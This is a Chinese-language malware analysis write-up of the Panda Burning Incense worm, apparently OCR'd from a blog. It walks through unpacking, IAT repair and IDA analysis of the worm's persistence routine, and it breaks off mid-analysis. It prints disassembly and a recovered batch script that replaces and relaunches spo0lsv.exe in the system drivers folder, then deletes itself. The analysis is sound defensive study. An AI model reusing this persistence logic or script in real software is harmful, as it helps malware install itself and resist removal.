
熊猫烧香

Md5：CA3A1070CFF311C0BA40AB60A8FE3266CFEFE870


静态分析

1. 查壳——FSG 2.0




2. 脱壳
   1) OllyDump 找到 OEP：


   2) OllyDump 进行二进制 Dump



3) ImportRCE 进行导入表修复，并且将新的导入 OD 中 Dump 下的二进制文件中


4) 重新查壳：Delphi 编写（该在调用函数时，利用寄存器进行函数参数传递）但是导入表中却只识别出一个 dll







5) 按照上述的方式脱壳后，会发现在调试程序时会报错，这说明程序脱壳有问题，后来参考其他朋友的博客才知道，原来是 IAT 中被插入了垃圾数据，这些数据需要被手工修改。


6) 找到 OEP，进入 004049E8，再进入 00404924，找到 IAT 首地址，再数据窗口中跟随进行检查，将其中的垃圾数据修改为 00000000








7) 然后回到 OEP 利用 OllyDump 将程序 Dump 下来，然后重复第一次的脱壳操作；增却脱壳后的程序用 PEID 检查时会发现其导入表中的依赖库非常多。





IDA 分析


3. IDA 载入样本——所有的函数均未被 IDA 识别




4. 由于程序是 Delphi 编写，在 IDA 中加入 Delphi 的签名









5. 再看 IDA 窗口，部分函数已经被正确识别：




6. 首先调用函数 InitExe 进行初始化，然后多次调用 LStrAsg 函数进行字符串复制进行初始化：







7. 继续往下，发现第一个未识别的函数 sub_405250，经过分析可知该函数为一个解密函数




由于无法从 IDA 中无法方便地分析传入的参数，在 IDA 中的此处下段，然后发现传入的参数为两个字符串和一个栈地址，经过此函数处理后，栈中保存了另一个同样长度的字符串。







8. 对函数 sub_405250 重命名



9. 继续往下，在 0040D60A 处又调用了此解密函数和 LStrCmp 进行字符串比较，此处是在进行程序的校验，如果校验失败，则终止程序。




10. 继续往下，调用三个函数：**sub_40819C、sub_40D18C、sub_40D088**，调用此三个函数后，程序的整个逻辑就较为简单，并且几乎无其他函数调用，则说明这三个函数包含了大部分的恶意代码的核心功能。




11. 接下来对这三个函数分别分析

12. sub_40819C —— 恶意程序驻留，创建并执行 bat 文件和程序执行路径检测


1) 该函数首先进行一个循环，进行 132 次循环，每次进行两次 push 0 操作，应该是进行栈空间的分配



2) 继续往下，发现一个未被识别的系统函数，用 OD 进行动态分析，发现此系统函数的功能就是获取传入路径的目录，在 IDA 中进行重命名 SyS_GetPath_Folder。



3) 发现会拼接一个当前程序的路径和一个 Desktop.ini 文件，应该是会访问或者创建此文件，结合 OD 获得此文件的路径



4) 继续往下，发现会再次重复上一步的操作，获取一个路径然后修改其属性，然后删

除此文件（此处的目的是检查 Desktop.ini 文件是否是刚创建的，如果不是刚创建的，则对其进行删除）：

```
00408237 call    @@LStrToPChar   ; 对字符串进行格式转换
0040823C push    eax             ; lpFileName
0040823D call    j_SetFileAttributesA
00408242 push    1               ; dwMilliseconds
00408244 call    j_Sleep
00408249 lea     edx, [ebp+var_3C8]
0040824F xor     eax, eax
00408251 call    @ParamStr       ; 获取当前程序的绝对路径
00408256 mov     eax, [ebp+var_3C8]
0040825C lea     edx, [ebp+var_3C4]
00408262 call    unknown_libname_17 ; Delphi2006/BDS2006 Visual Component Library
00408267 lea     eax, [ebp+var_3C4]
0040826D mov     edx, offset aDesktop__ini ; "Desktop_.ini"
00408272 call    @@LStrCat       ; __linkproc__ LStrCat
00408277 mov     eax, [ebp+var_3C4]
0040827D call    @@LStrToPChar   ; __linkproc__ LStrToPChar
00408282 push    eax             ; lpFileName
00408283 call    j_DeleteFileA
```


5) 继续往下，发现会调用一个函数 sub_407650，该程序传入的参数是当前程序的执行路径，执行完的结构保存在 var_4 变量中，此处计算的结果是“MZ”，猜测他是一个程序路径的校验函数——重命名为“My_Guess_Path_Check”。

```
00408290 call    SyS_Get_Exe_Path
00408295 mov     eax, [ebp+var_3CC]
0040829B lea     edx, [ebp+var_4]
0040829E call    sub_407650      ; 算出一个字符串给var_4 = “MZ”
004082A3 lea     eax, [ebp+var_8]
004082A6 call    @@LStrClr       ; __linkproc__ LStrClr
```


6) 程序会在 004082E7 处经过一个判断，判断不成功则进入一个循环，最终都会跳转到 004082F3，其中 sub_40521C 为字符串大写转换，重命名为“My_Upper_Str“，

```
004082F3 lea     edx, [ebp+var_3D8]
004082F9 xor     eax, eax
004082FB call    @ParamStr
00408300 mov     eax, [ebp+var_3D8]
00408306 lea     edx, [ebp+var_3D4]
0040830C call    sub_40521C
00408311 mov     eax, [ebp+var_3D4]
00408317 push    eax
00408318 lea     eax, [ebp+var_3E4]
0040831E call    sub_4053AC      ; 获取系统路径
00408323 push    [ebp+var_3E4]
00408329 push    offset aDrivers ; "drivers\\"
0040832E push    offset aSpo0lsv_exe ; "spo0lsv.exe"
00408333 lea     eax, [ebp+var_3E0]
00408339 mov     edx, 3
0040833E call    @@LStrCatN      ; 多个字符串拼接得到新的路径
00408343 mov     eax, [ebp+var_3E0]
00408349 lea     edx, [ebp+var_3DC]
0040834F call    sub_40521C      ; 字符串改为大写
00408354 mov     edx, [ebp+var_3DC]
0040835A pop     eax
0040835B call    @@LStrCmp       ; __linkproc__ LStrCmp
00408360 jz      loc_40845E
```


7) 在 OD 中下段查看 0040834F 处的函数调用为：




8) 继续往下，会进行一个字符串判断，其中判断的量子字符串分别是当前程序的绝对路径和前面拼接得到的系统路径，也就是说此程序会进行自我复制和路径检查；将自我复制到系统路径下，然后在运行时检查是否运行在系统路径下。



9) 如果程序没有运行在系统路径下，那么恶意程序将会自我复制到系统路径下也就是"C:\WINDOWS\SYSTEM32\DRIVERS\SPO0LSV.EXE"，然后进行运行



10) 如果程序运行在系统路径下，最终都会执行到 00408584 地址处：



11) 此处调用函数 sub_407B68 和 sub_405458，分别对两个函数进行分析：

- **sub_407B68 函数功能**——程序对系统环境和运行路径检测，进行 bat 文件执

行，对其进行重命名 My_Create_BatFile

获取系统临时文件夹路径：

```
00407B8A lea     eax, [ebp+var_1D4]
00407B90 call    sub_405404      ; 获取临时文件夹路径
00407B95 push    [ebp+var_1D4]
```

```
ECX 00000000
EDX 0124C3A4 ASCII "C:\Users\SUPERV~1\AppData\Local\Temp\"
EBX 0001F000
```

在临时文件夹下创建批处理文件：

```
寄存器 (FPU)
EAX 00407BC8 spo0lsv.00407BC8
ECX 00000001
EDX 0124C3E8 ASCII "C:\Users\SUPERV~1\AppData\Local\Temp\98$$.bat"
EBX 0001F000
ESP 0012F8FC
```

然后进行字符串拼接：

```
EBP-1DC  0124C458  ASCII "del "C:\Windows\System32\drivers\spo0lsv.exe""
EBP-1D8  0124C3D8  ASCII "98"
```

紧接着再进行拼接得到：

```
0012F950  00000000
0012F954  0012FA8C  ASCII ":try1\r\ndel "C:\Windows\System32\drivers\spo0lsv.exe""
0012F958  0040292C  spo0lsv.0040292C
```

继续往下得到：

```
s:[0012F92C]=0124C4C8, (ASCII "if exist "C:\Windows\System32\drivers\spo0lsv.exe" goto try1")
000004
```

继续往下：

```
0012F950  00000000
0012F954  0012FA8C  ASCII ":try1\r\ndel "C:\Windows\System32\drivers\spo0lsv.exe"\r\nif exist "C:\Windows\System32\drivers\spo0lsv."
0012F958  0040292C  spo0lsv.0040292C
```

再往下：

```
]=0124C594, (ASCII "ren "C:\Windows\System32\drivers\spo0lsv.exe.exe" "spo0lsv.exe"")
```

再往下：

```
10  0124C5E0  ASCII "C:\Windows\System32\drivers\spo0lsv.exe"
14  0124C614  ASCII "if exist "C:\Windows\System32\drivers\spo0lsv.exe.exe" goto try2"
18  0124C548  ASCII "C:\Windows\System32\drivers\spo0lsv.exe"
1C  0124C57C  ASCII "spo0lsv.exe"
```


在临时文件夹下找到批处理文件，然后进行查看：


98$$. bat

Edit As: Text Run Script Run Template

```
1  :try1
2  del "C:\Windows\System32\drivers\spo0lsv.exe"
3  if exist "C:\Windows\System32\drivers\spo0lsv.exe" goto try1
4  ren "C:\Windows\System32\drivers\spo0lsv.exe.exe" "spo0lsv.exe"
5  if exist "C:\Windows\System32\drivers\spo0lsv.exe.exe" goto try2
6  "C:\Windows\System32\drivers\spo0lsv.exe"
7  :try2
8  del %0
9
```

- **sub_405458**——此函数的主要功能是遍历进程，检查是否有 spolsv.exe 进程在运行，对其进行重命名 SyS_Check_Process_Running

